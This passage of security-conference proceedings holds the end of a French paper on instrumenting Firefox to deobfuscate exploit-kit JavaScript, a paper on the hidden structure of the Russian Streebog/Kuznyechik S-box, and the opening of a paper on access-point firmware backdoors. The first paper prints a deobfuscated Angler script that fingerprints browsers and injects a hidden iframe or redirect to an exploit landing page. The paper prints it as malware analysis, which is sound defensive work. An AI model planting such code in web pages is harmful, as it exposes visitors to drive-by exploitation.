       angler_full.html line 488 > eval line 1, ParentURL=file://[...]/angler_full.html
25 2019-04-02 07:46:56,940 - ___main___ - INFO - Javascript Source =function anonymous(
       iawhzdfeymu,htyrzcnsunxjskvf
26 // [...  ienchanement d'appels àeval()  ...]
27 2019-04-02 07:46:57,169 - ___main___ - INFO - Javascript Type=scriptElement URL=file://
       [...]/angler_full.html line 794, ParentURL=None
28 2019-04-02 07:46:57,170 - ___main___ - INFO - Javascript Source =eval(function(p,a,c,k,e,d){e
       =function(c)
29  [...  dernier packer JavaScript avant le script final ...]
30 2019-04-02 07:46:57,170 - ___main___ - INFO - Javascript Type=eval URL=file://[...]/
       angler_full.html line 1, ParentURL=file://///VBOXSVR/VmShare/jsmalware/angler/angler_full.
       html
31 2019-04-02 07:46:57,170 - ___main___ - INFO - Javascript Source =var
       pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ=setInterval(function(){if(document.body
       !=null&&typeof document.body!="undefined"){clearInterval(
       pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ);if(typeof window["
       v_bcd50d9482665cd4e129a272c76799e6"]=="undefined"){window["
       v_bcd50d9482665cd4e129a272c76799e6"]=1;var DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl=(
```

```
      tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD()&&
      smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX());var
      iskTEOtJhkmYheCNhSBCgRPZNGBoMwG=!DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl
      &&!!window.chrome&&window.navigator.vendor==="Google Inc.";var
      TUjMbcLkrxKwZFRJyEZcbMohCHqMyLtRnPZ=-1;var
// [... script final ééexcut ...]
|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i.test(
      vdJauJLsBbkDgtfdlSiqDcbWkZrcRIVZEXr.substr(0,4))){return true}return false}
```

Listing 18. Page piégée par un mécanisme de redirection vers Angler.

Une fois ce dernier script obtenu, on peut le passer dans JStillery pour faire sauter quelques prédicats opaques et rendre le code plus lisible. Il reste à l'analyste à donner du sens à ce code, et à faire sauter quelques prédicats qui ne sont pas bien traités par la solution. Ici on observe bien le code de redirection vers `http//beladonna33.ga/052F`, qui est probablement la landing page d'Angler. Cette redirection se fait de différentes façons en fonction du navigateur : redirection pour un iphone ou création d'une balise iframe pour un navigateur bureautique. La fonction à la fin du code contrôle le User-Agent pour détecter s'il s'agit d'un téléphone mobile.

```
var pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ = setInterval(function ()
    {
        if (document.body != null && typeof document.body != 'undefined') {
            clearInterval(pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ);
            if (typeof window.v__bcd50d9482665cd4e129a272c76799e6 == 'undefined') {
                window.v__bcd50d9482665cd4e129a272c76799e6 = 1;
                var DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl =
                      tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD() &&
                      smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX();
                var iskTEOtJhkmYheCNhSBCgRPZNGBoMwG = !(
                      tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD() &&
                      smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX()) && !!window.
                      chrome && window.navigator.vendor === 'Google Inc.';
                var TUjMbcLkrxKwZFRJyEZcbMohCHqMyLtRnPZ = -1;
                var gybfRrcXGmEosnexwcdMuAQdboViEOsicKC = 'http://beladonna33.ga/052F';
                if (oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy() && -1 == 1) {
                    if (navigator.userAgent.match(/iPhone/i) || navigator.userAgent.match(/
                          iPod/i)) {
                        location.replace(gybfRrcXGmEosnexwcdMuAQdboViEOsicKC);
                    } else {
                        window.location = 'http://beladonna33.ga/052F';
                        document.location = 'http://beladonna33.ga/052F';
                    }
                } else {
                    if (DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl && !(!(
                          tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD() &&
                          smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX()) && !!
                          window.chrome && window.navigator.vendor === 'Google Inc.') && !
                          oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy()) {
                        var jLlUBNQvAZcGcXeEvECPJiLlFyenJrRlE = '<div style="position:
                              absolute;left:-1840px;"><iframe width="25px" src="http://beladonna33.ga
                              /052F" height="25px"></iframe></div>';
                        var vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ = document.
                              getElementsByTagName('div');
                        if (vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ.length == 0) {
                            document.body.innerHTML = document.body.innerHTML + '<div
                                  style="position:absolute;left:-1840px;"><iframe width="25px" src="
                                  http://beladonna33.ga/052F" height="25px"></iframe></div>';
                        } else {
                            var dl__name = vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ.
                                  length;
                            var fpFtOBTnaFtxqpMsLUJLCqglAzoGwiid = Math.floor(dl__name /
                                  2);
                            vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ[
                                  fpFtOBTnaFtxqpMsLUJLCqglAzoGwiid].innerHTML =
                                  vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ[
```

```
                                    fpFtOBTnaFtxqpMsLUJLCqglAzoGwiid].innerHTML + '<div
                                    style="position:absolute;left:-1840px;"><iframe width="25px" src="
                                    http://beladonna33.ga/052F" height="25px"></iframe></div>';
                        }
                    }
                }
            }
            vnkAvqoXUdRBoBMwcwIvkiKGirRfnVJbU();
        }
    }, 100);
function vnkAvqoXUdRBoBMwcwIvkiKGirRfnVJbU()
    /*Scope Closed:false | writes:true*/
    {
        var skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe = 'id_8769343';
        if ('id_8769343' != 'none') {
            var uiICeTCcDoPPsyRgfikUDQdiFfwPiotZkQYSeKa = document.getElementById(
                  skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe);
            if (typeof document.getElementById(
                  skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe) != undefined &&
                  uiICeTCcDoPPsyRgfikUDQdiFfwPiotZkQYSeKa != null) {
                uiICeTCcDoPPsyRgfikUDQdiFfwPiotZkQYSeKa.outerHTML = '';
                delete document.getElementById(
                      skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe);
            }
        }
    }
;
function smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX()
    {
        if (document.all && !document.compatMode) {
            return true;
        } else if (document.all && !window.XMLHttpRequest) {
            return true;
        } else if (document.all && !document.querySelector) {
            return true;
        } else if (document.all && !document.addEventListener) {
            return true;
        } else if (document.all && !window.atob) {
            return true;
        } else if (document.all) {
            return true;
        } else if (typeof navigator.maxTouchPoints != 'undefined' && !document.all &&
              tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD()) {
            return true;
        } else {
            return false;
        }
    }
    {
        var bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN = window.navigator.userAgent;
        var ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt =
              bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('MSIE ');
        if (ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt > 0) {
            return parseInt(bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.substring(
                  ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt + 5,
                  bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('.',
                  ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt)), 10);
        }
        var fNFXGxeJnWjGbUzuQIQwaAjJIKKythnf =
              bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('Trident/');
        if (fNFXGxeJnWjGbUzuQIQwaAjJIKKythnf > 0) {
            var AhjbiEljVMeibZCfXCbeHiOIDHpcDJOfwnb =
                  bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('rv:');
            return parseInt(bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.substring(
                  AhjbiEljVMeibZCfXCbeHiOIDHpcDJOfwnb + 3,
                  bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('.',
                  AhjbiEljVMeibZCfXCbeHiOIDHpcDJOfwnb)), 10);
        }
        var nQijVbtJRffYwGbQFghrmvKlWwSFmvE =
              bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('Edge/');
        if (nQijVbtJRffYwGbQFghrmvKlWwSFmvE > 0) {
            return parseInt(bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.substring(
                  nQijVbtJRffYwGbQFghrmvKlWwSFmvE + 5,
                  bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('.',
                  nQijVbtJRffYwGbQFghrmvKlWwSFmvE)), 10);
        }
        return false;
```

```
84      }
85  function oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy()
86      {
87          var vdJauJLsBbkDgtfdlSiqDcbWkZrcRIVZEXr = window.navigator.userAgent.
                toLowerCase();
88          if (/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|
                fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge [... regexp sur les user-agent
                mobiles ...]|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx
                (52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas
                \-|your|zeto|zte\-/i.test(vdJauJLsBbkDgtfdlSiqDcbWkZrcRIVZEXr.substr(0, 4)))
                 {
89              return true;
90          }
91          return false;
92      }
```

Listing 19. Code exécuté après désobfuscation après passage dans JStillery.

On peut bien entendu envisager des améliorations au niveau de la désobfuscation et de la réécriture du dernier code JavaScript exécuté, mais cela mériterait une publication à part entière. Le résultat reste suffisamment lisible et convaincant pour se faire une idée du gain de temps offert à l'analyste.

6.3 Synthèse

Le tableau 1 récapitule l'ensemble des techniques d'obfuscation et d'anti-analyse évoquées dans l'état de l'art et les solutions techniques à notre disposition. La solution miracle n'existe pas, et actuellement l'approche la plus efficace reste de combiner analyse dynamique du code JavaScript par l'instrumentation du navigateur et l'analyse statique afin de redonner de la lisibilité au code obfusqué.

	Dynamique				**Statique**
	Proxy	PhantomJS	Deboggueur	Hooking	Jstillery
Pages chargés	✓	✓	✓	✓	
JavaScript exécuté			✓	✓	
Exécution dynamique			✓	✓	
Timers			✓	✓	
Anti-analyse HTML		*	✓	✓	
Anti-analyse DOM		*	✓	✓	
Anti-analyse JS		*		✓	
Fingerprinting	✓		✓	✓	
Code mort					✓
Prédicats opaques					✓
Détection d'activité humaine	✓		✓	✓	

✓ : fonctionne * : fonctionne partiellement.

Tableau 1. Synthèse des obfuscations et des outils disponibles.

6.4 Performance

L'overhead observé succinctement à l'aide des outils de profiling JS du navigateur (dont l'exécution est elle-même hookée, ce qui peut avoir une incidence cumulative) est d'environ 0.23 millisecondes par appel à la compilation JS. Une fois les scripts compilé, s'ils n'engendrent pas de compilation à la volée, ne sont pas ralentis.

Les ralentissement les plus sensibles sont observés lors de la création de nouveaux onglets qui engendrent la création d'un sous-processus nécessitant l'injection de Frida dans le fils.

L'overhead est négligeable pour une solution d'analyse. On pourrait envisager de détecter par benchmark de performance de l'exécution du moteur JS, mais cette performance est elle-même affectée par la charge globale du système. C'est une question qui reste ouverte.

6.5 WebAssembly

Nous n'avons pas encore mis en œuvre de hooking spécifique à WebAssembly. Le code responsable de la compilation et de l'exécution de WebAssembly dans Firefox est disponible [76], et il faudra probablement farfouiller avec WinDBG du côté de `xul!js::wasm` (bonne chance ?) [77].

6.6 Limitations

Cette approche n'est pas la panacée, et n'offre pas à elle seule une solution à l'ensemble des problèmes évoqués précédemment. Elle présente en outre quelques difficultés inhérentes, notamment si l'exploit-kit vise une version spécifique ou un navigateur différent de celui instrumenté.

Maintenance de la solution. Cette solution pose quelques problèmes de maintenabilité, car l'approche est très dépendante des symboles exportés par Mozilla pour faciliter le travail de hooking. On peut bien entendu se baser sur les symboles pour retrouver, à l'aide d'IDA/Cutter/r2/ghidra, l'adresse des fonctions qui nous manquent.

L'autre solution consisterait à patcher le navigateur, c'est souvent l'approche observée dans les publications académiques lors de la mise en œuvre d'une solution expérimentale. Mais le coût de maintenance nous a paru plus lourd que d'avoir à retrouver l'adresse d'une fonction.

76. `https://dxr.mozilla.org/mozilla-central/source/js/src/wasm`
77. `https://github.com/stevespringett/disable-webassembly`

Furtivité face à l'anti-analyse. D'un point de vue JavaScript, l'approche est totalement transparente. Par contre, en cas d'exploitation d'une vulnérabilité dans le navigateur qui sortirait de la sandbox, l'attaquant pourrais observer la DLL de Frida injectée dans les process Firefox. Si l'on souhaite accroître cette furtivité, il faudrait faire appel à une sandbox type Sandbagility [78] pour venir hooker les fonctions depuis l'hyperviseur.

7 Travaux Connexes

L'instrumentation est une technique commune dans le monde du reverse-engineering lorsqu'il s'agit d'analyser du code réentrant. Face à l'usage grandissant de langages dynamiques comme PowerShell, JScript ou JavaScript dans les attaques informatiques, d'autres chercheurs en sécurité ont aussi travaillé sur cette thématique.

7.1 Analyse de code .NET avec WinDBG

Les exploit-kits distribuent parfois des « dropper » écrits en .NET et fortement obfusqués, qui utilisent la fonction `Assembly.Load()` pour charger le code du malware final. Il est possible à l'aide de WinDBG de poser des points d'arrêts sur ce type de fonctions afin d'extraire le malware final du dropper ou du packer .NET de la même façon que nous interceptons le code JavaScript passé à la fonction eval() et équivalents [79].

7.2 Evalyzer

Evalyzer est un ensemble de scripts WinDBG facilitant l'interception des appels à la fonction `eval()` du moteur JavaScript d'Internet Explorer. Les sources de ces scripts sont disponibles sur internet [80], et les auteurs détaillent leur approche sur leur blog [81]. Ces travaux ont fait l'objet d'une présentation courte à Hack.lu en 2016 [82].

78. https://www.sstic.org/2018/presentation/sandbagility/
79. http://blog.talosintelligence.com/2017/07/unravelling-net-with-help-of-windbg.html
80. https://github.com/szimeus/evalyzer
81. http://theevilbit.blogspot.fr/2016/10/exploit-generation-and-javascript.html
82. https://www.youtube.com/watch?v=d42EBkolXqY

7.3 Zozzle

Zozzle [83] une analyse statique de code JavaScript qui effectue une classification à l'aide de filtres bayésiens appliqués à l'AST du code. Cette approche ne fonctionne pas correctement sur du code obfusqué. Afin d'extraire le code JavaScript désobfusqué, les chercheurs ont intercepté les appels au compilateur JavaScript d'Internet Explorer, tout comme nous, ou les auteurs d'Evalyzer. Bien entendu, tous les types d'obfuscation ne sont pas résolus par cette approche.

8 Conclusion et perspectives

Il est donc raisonnable d'envisager l'emploi du détournement de fonctions au sein d'un navigateur web pour transformer ce dernier en un outil d'analyse de code JavaScript. Bien entendu cette réalisation n'est que la levée d'un verrou technique permettant la mise en œuvre d'une recherche plus poussée sur l'analyse automatique de code JavaScript. L'intégration à une sandbox d'analyse comme Cuckoo Sandbox [84] peut se faire *simplement* via le composant cuckoo-monitor [85]. L'extension de ce principe à Google Chrome & consorts se fera probablement par le détournement du compilateur de bytecode V8 [86]. Il serait souhaitable que les éditeurs de navigateurs réfléchissent à la façon de faciliter la mise en œuvre de plugins de sécurité au travers d'une API spécifique afin de simplifier les travaux des éditeurs de solutions de sécurité ou des académiques.

9 Remerciements

Les auteurs remercient tout particulièrement DGA-MI, et l'IMT-Atlantique pour le temps et les ressources accordés à ces travaux, les relecteurs et @kafeine pour les échantillons.

83. https://www.usenix.org/legacy/events/sec11/tech/full_papers/Curtsinger.pdf
84. https://www.cuckoosandbox.org/
85. http://cuckoo-monitor.readthedocs.io/en/latest/index.html
86. https://v8.paulfryzel.com/docs/master/classv8_1_1_script.html

Russian Style (Lack of) Randomness

Léo Perrin and Xavier Bonnetain
{leo.perrin,xavier.bonnetain}@inria.fr

Inria

Abstract. It is crucial for a cipher to be trusted that its design be well explained. However, some designers do not publish their design method and instead merely put forward a specification. While this information is sufficient for implementers, the lack of explanation hinders third-party cryptanalysis.

In a recent string of papers, Biryukov, Perrin and Udovenko identified increasingly strong patterns in a subcomponent shared by the last two Russian standards in symmetric cryptography, namely the hash function Streebog (GOST R 34.11-2012) and the block cipher Kuznyechik (GOST R 34.12-2015). In this paper, we summarize the latest result of Perrin on this topic and argue that, in light of them, these algorithms must be avoided.

1 Introduction

Block ciphers are at the core of symmetric cryptography, as they are used to encrypt messages, but also to build MACs or hash functions. The most famous example is the AES, which is used to encrypt a very large amount of today's communications.

Formally, a block cipher is a permutation E_k operating on blocks of a fixed size (typically 128 bits) which is parametrized by a secret key k, also of a fixed size (typically 128 or 256 bits). In practice, a block cipher is always defined as multiple iterations of a simple *round function* interleaved with the addition of subkeys derived from the master key k. Following the terminology introduced by Shannon, the round function must provide both *diffusion* and *confusion*. Diffusion means that the output bits must depend on many input bits and confusion means that the mathematical relationship between input bits, output bits and key bits must be complex. In particular, it has to be non-linear.

1.1 S-Boxes and their Importance

Non-linearity is usually (though not always) provided by small non-linear function called *S-Boxes* while diffusion is provided by the *linear*

layer which operates on much larger parts of the internal state. The small size of the S-Boxes mean that they are usually specified by their *look-up table*, i.e. the array $(S[0], S[1], ..., S[2^m - 1])$ where m is the number of input bits of S, and where typically $m = 4$ or $m = 8$. In practice, the output size is usually the same as the input size.

Knowning this table is sufficient to analyze their *generic* cryptographic properties. We can then combine these with other properties of the linear layer to formally prove that some cryptanalysis techniques will fail when applied to the block cipher. For example, the AES designers introduced the *wide-trail argument* to prove that it is safe from single-trail differential and linear cryptanalysis.

The role of these S-Boxes is to mix their input in a non-linear way. This non-linearity can for example be quantified via the *differential uniformity*. For an S-Box S operating on the set $\mathbb{F}_2^n$ of all n-bit strings, the differential uniformity of S is the maximum number of solutions S of the equation

$$S(x \oplus a) \oplus S(x) = b$$

for all $a, b \in \mathbb{F}_2^n$ where $a \neq (0, 0, ..., 0)$.

They must also be such that all outputs depend on all their inputs. In fact, S-Boxes that fail to provide this property [1] have been proved in [2] to be precisely those needed to build a specific type of backdoored block cipher. Such a block cipher E_k would be such that every output bit depends on all input bits. However, it would yield secret linear functions ℓ_1 and ℓ_2 such that $\ell_2(E_k(x))$ does not depend on $\ell_1(x)$. In a stealthy way, this block cipher fails to provide diffusion. This allows anyone with the knowledge of the functions ℓ_1 and ℓ_2 to efficiently attack the cipher.

1.2 Ill-Specified S-Boxes

As we have established, S-Boxes play a crucial role in the security level provided by the algorithms using them. Consequently, it is expected of block cipher designers that they carefully choose these components and justify their choice in the paper describing their algorithm. These explanations will help in several ways. Third-party cryptanalysts analysing the security of the block cipher will have their task simplified; implementers may be able to leverage the structure of the S-Box to implement it more efficiently [2]; and potential users will have an increased trust in the

1. In fact, it is sufficient that some linear combinations of the output bits do not depend on some linear combinations of the input bits.

2. See for instance the optimizations allowed by the mathematical structure of the AES S-Box [4].

algorithm: it is much harder to hide a trapdoor in an algorithm when all of its components must have a clear justification.

Unfortunately, some cipher designers do *not* provide such justifications. In particular, the American NSA and its Russian counterpart the FSB do not explain the rationale behind the algorithms they design. Yet, the following algorithms have been included in national and international standards:

— the American block cipher Skipjack [11], which used to be a NIST [3] standard but is now deprecated;
— the American block cipher CMEA [12], which was standardized by the TIA [4] and used to secure the control channel (e.g. the transmission of phone numbers) of cell phones in North America;
— the Russian hash function Streebog [7] (GOST R 34.11-2012) which has been a standard in Russia since 2012 and is also the IETF RFC 6986 [6]; and
— the block cipher Kuznyechik [8] (GOST R 34.12-2015) which is a Russian standard since 2015 and the IETF RFC 7801 [5]. Kuznyechik is also being considered by ISO/IEC for inclusion as one of their standards.

All these algorithms have been standardized and used despite the fact that their designers did not provide any information about their design. In particular, they all use unexplained S-Boxes. In this context, it is crucial to be able to recover the design criteria and/or the structure used to build an S-Box S given only its lookup-table.

Both Russian algorithms (Streebog and Kuznyechik) use the same S-Box, π. It is an 8-bit permutation which was only specified via its look-up table (see Figure 1). In the next section, we summarize the results that were obtained by cryptanalysts about this S-Box and, in particular, how it has a hidden structure which could have negative consequences regarding the security of the algorithms using it.

2 Reverse-Engineering the Russian S-Box

Reverse-engineering an S-Box is a challenging task as it is a priori very difficult to know if a decomposition is the one that was intended by its designers. Biryukov et al. first identified a new generic reverse-engineering technique, the TU-decomposition, which they could successfully apply to π [3]. Then, Perrin and Udovenko found a relation between π and

3. National Institute for Standards and Technology.
4. Telecommunications Industry Association.

π' = (252, 238, 221, 17, 207, 110, 49, 22, 251, 196, 250, 218, 35, 197, 4, 77, 233,
119, 240, 219, 147, 46, 153, 186, 23, 54, 241. 187, 20, 205, 95, 193, 249, 24, 101,
90, 226, 92, 239, 33, 129, 28, 60, 66, 139, 1, 142, 79, 5, 132, 2, 174, 227, 106, 143,
160, 6, 11, 237, 152, 127, 212, 211, 31, 235, 52, 44, 81, 234, 200, 72, 171, 242, 42,
104, 162, 253, 58, 206, 204, 181, 112, 14, 86, 8, 12, 118, 18, 191, 114, 19, 71, 156,
183, 93, 135, 21, 161, 150, 41, 16, 123, 154, 199, 243, 145, 120, 111, 157, 158, 178,
177, 50, 117, 25, 61, 255, 53, 138, 126, 109, 84, 198, 128, 195, 189, 13, 87, 223,
245, 36, 169, 62, 168, 67, 201, 215, 121, 214, 246, 124, 34, 185, 3, 224, 15, 236,
222, 122, 148, 176, 188, 220, 232, 40, 80, 78, 51, 10, 74, 167, 151, 96, 115, 30, 0,
98, 68, 26, 184, 56, 130, 100, 159, 38, 65, 173, 69, 70, 146, 39, 94, 85, 47, 140, 163,
165, 125, 105, 213, 149, 59, 7, 88, 179, 64, 134, 172, 29, 247, 48, 55, 107, 228, 136,
217, 231, 137, 225, 27, 131, 73, 76, 63, 248, 254, 141, 83, 170, 144, 202, 216, 133,
97, 32, 113, 103, 164, 45, 43, 9, 91, 203, 155, 37, 208, 190, 229, 108, 82, 89, 166,
116, 210, 230, 244, 180, 192, 209, 102, 175, 194, 57, 75, 99, 182).

Fig. 1. A screen capture of the specification of the block cipher Streebog [8, page 4].

a discrete logarithm. Though it showed that there was more to π than previously thought, their decomposition left them unconvinced as some of its components were somewhat inelegant [10]. Finally, building upon these results, Perrin identified a structure which is likely to be the one intended by the designers of π [9].

Let us describe this last decomposition. Perrin showed that π can be evaluated by the following equations:

$$\begin{cases} \pi(0) & = & \kappa(0) \\ \pi\left(\alpha^{17j}\right) & = & \kappa(16-j), \quad \text{where} \quad 0 < j \leq 15 \\ \pi\left(\alpha^{i+17j}\right) & = & \kappa(16-i) \oplus \left(\alpha^{17}\right)^{s(j)}, \quad \text{where} \quad 0 \leq j < 15, 0 < i \leq 16 \ , \end{cases}$$

where:

- the finite field $\mathrm{GF}(2^8)$ is defined as $\mathbb{F}_2[X]/p(X)$ with $p(X) = X^8 + X^4 + X^3 + X^2 + 1$;
- α is a root of p and thus [5] a multiplicative generator of $\mathrm{GF}(2^8)^*$;
- s is a permutation of $\{0, 1, 2, ..., 14\}$ given in Table 1; and
- $\kappa : \{0,1\}^4 \to \mathrm{GF}(2^8)$ is a linear permutation such that $\kappa(x) = \Lambda(x) \oplus \texttt{0xfc}$ and such that $\Lambda : \{0,1\}^4 \to \mathrm{GF}(2^8)$ is the linear function defined by

$$\Lambda(\texttt{0x1}) = \texttt{0x12},\ \Lambda(\texttt{0x2}) = \texttt{0x26},\ \Lambda(\texttt{0x4}) = \texttt{0x24},\ \Lambda(\texttt{0x8}) = \texttt{0x30}\ .$$

This highly structured decomposition is unlike anything else in the literature. It was also kept secret by the designers of π. Still, it is likely to be the one they used: it is very simple [6] and the number of permutations

5. It also holds that α^{17} is a multiplicative generator $\mathrm{GF}(2^4)^*$.
6. Especially when compared to the previous two decompositions of [3] and [10].

x	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14
$s(x)$	0	12	9	8	7	4	14	6	5	10	2	11	1	3	13

Table 1. The subfunction s.

with such a structure is negligible. In fact, Perrin established that the probability for a random permutation to have such a structure is equal to about $2^{82.6-1684} \approx 2^{-1601}$. For comparison, the probability that an 8-bit permutation is affine is equal to $2^{70.2-1684} \approx 2^{-1618}$ and the probability to win the Loto [7] is about $2^{-24.2}$. Thus, the probability for a permutation picked uniformly at random to have a structure similar to that of π is comparable to the probability of gaining the Loto 66 times in row! Hence, it is likely to be the structure originally intended by the designers of this S-Box.

Besides, this structure also has some strange cryptographic properties. The field $\mathrm{GF}(2^4)$ is contained in $\mathrm{GF}(2^8)$ and π has a specific interaction with the cosets of this subfield. If $i > 0$, then:

$$\{\pi(\alpha^i \times x), x \in \mathrm{GF}(2^4), x \neq 0\} \;=\; \{\kappa(16-i) \oplus x, x \in \mathrm{GF}(2^4), x \neq 0\} \quad (1)$$

where the multiplication is done in $\mathrm{GF}(2^8)$. In other words, π maps the partition of $\mathrm{GF}(2^8)$ into multiplicative cosets of $\mathrm{GF}(2^4)^*$ to its partition into additive cosets of $\mathrm{GF}(2^4)^*$.

The other main component of the hash function Streebog is a 64-bit linear permutation originally specified as a 64×64 binary matrix. It is in fact a 16×16 matrix with coefficients in $\mathrm{GF}(2^8)$ where this field is defined by the same polynomial as in π. Hence, this component interacts in a way which is yet to be fully understood with the partitions in Equation (1). Much like the structure of π, the structure of this component was kept secret and had to be reverse-engineered—though it was much simpler.

In light of these results, new security analyses of Kuznyechik and even more so of Streebog are necessary. We have yet to perfectly understand the consequences of these partition-preserving properties. Had the designers of the Russian ciphers disclosed the structures they used, cryptographers could have focused on this analysis much sooner. Of course, their aim when hiding those may have been to try and prevent such an analysis.

7. The French lotery is won if 5 numbers in $\{1, 2, ..., 49\}$ and one in $\{1, ..., 10\}$ are chosen correctly, an event with probability $(49 \times 48 \times 47 \times 46 \times 45 \times 10/5!)^{-1} \approx (19 \times 10^6)^{-1} \approx 2^{-24.2}$.

3 Conclusion

The last symmetric cryptographic algorithms standardized in Russia (and later included in some IETF RFC as well as an ISO/IEC standard, possibly followed by a second one soon) only had their specifications published. Their authors did not disclose their design rationale which, in and on itself, should warrant caution. Through a series of papers, Biryukov, Perrin and Udovenko have progressively unlocked the secrets of one of the main components of these algorithms. In particular, the latest results of Perrin show that the designers of Streebog and Kuznyechik purposefully hid a structure in this component. This structure is very strong, very uncommon and interacts in a non-trivial way with the other main component of Streebog.

In light of these results, we urge security professionals to avoid these algorithms. More generally, we invite them to keep in mind that, ultimately, both national and international standards in cryptography are seldom chosen transparently and that the final decision is rarely made by cryptographers (see also [1]). Hence, we urge practitioners to carefully check where the algorithms they plan to use come from, *even if they are standards*.

Acknowledgements This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement no. 714294 - acronym QUASYModo).

References

1. Tomer Ashur and Atul Luykx. An account on the ISO/IEC standardization of Simon and Speck. Presentation at *Real World Crypto*, 2019.
2. Arnaud Bannier. *Combinatorial Analysis of Block Ciphers With Trapdoors*. PhD thesis, 2017.
3. Alex Biryukov, Léo Perrin, and Aleksei Udovenko. Reverse-engineering the S-Box of Streebog, Kuznyechik and STRIBOBr1. In Marc Fischlin and Jean-Sébastien Coron, editors, *Advances in Cryptology – EUROCRYPT 2016*, pages 372–402, Berlin, Heidelberg, 2016. Springer Berlin Heidelberg.
4. D. Canright. A very compact S-Box for AES. In Josyula R. Rao and Berk Sunar, editors, *Cryptographic Hardware and Embedded Systems – CHES 2005*, pages 441–455, Berlin, Heidelberg, 2005. Springer Berlin Heidelberg.
5. Vasily Dolmatov. GOST R 34.12-2015: Block cipher "Kuznyechik". *RFC*, 7801:1–14, 2016.

6. Vasily Dolmatov and Alexey Degtyarev. GOST R 34.11-2012: Hash function. *RFC*, 6986:1–40, 2013.
7. Federal Agency on Technical Regulation and Metrology. Information technology – data security: Hash function. English description available at `https://www.streebog.net/`, 2012.
8. Federal Agency on Technical Regulation and Metrology. Information technology – data security: Block ciphers. English version available at `https://tc26.ru/upload/iblock/fc9/GOST_R_34_12_2015_ENG.pdf`, 2015.
9. Léo Perrin. Partitions in the S-Box of Streebog and Kuznyechik. To appear (IACR ToSC), 2018.
10. Léo Perrin and Aleksei Udovenko. Exponential S-Boxes: a link between the S-Boxes of belt and Kuznyechik/Streebog. *IACR Transactions on Symmetric Cryptology*, 2016(2):99–124, Feb. 2017.
11. U.S. Department Of Commerce/National Institute of Standards and Technology. Skipjack and KEA algorithms specifications, v2.0, 1998. `http://csrc.nist.gov/groups/ST/toolkit/documents/skipjack/skipjack.pdf`.
12. David Wagner, Bruce Schneier, and John Kelsey. Cryptanalysis of the Cellular Encryption Algorithm. In Burton S. Kaliski, editor, *Advances in Cryptology — CRYPTO '97*, pages 526–537, Berlin, Heidelberg, 1997. Springer Berlin Heidelberg.

Analyse de firmwares de points d'accès, rétro-ingénierie et élévation de privilèges

Victorien Molle, Romain Bellan et Florent Fourcot
victorien.molle@wifirst.fr
romain.bellan@wifirst.fr
florent.fourcot@wifirst.fr

Wifirst
26 rue de Berri, 75008 Paris

Résumé. Grâce à une analyse et rétro-ingénierie des points d'accès Ruckus et Aerohive, il est possible de construire des firmwares modifiés acceptés par le matériel. Dans le même temps, ces équipements comportent également des portes dérobées permettant un accès à l'utilisateur privilégié (root) sur le système que nous détaillons.

1 Introduction

Ruckus et Aerohive sont des sociétés produisant du matériel réseau, en particulier pour les réseaux sans fil. Nous avons étudié le firmware [1] de leurs points d'accès (AP), et nous avons cherché à comprendre les mécanismes de validation d'un firmware afin de créer notre propre système personnalisé.

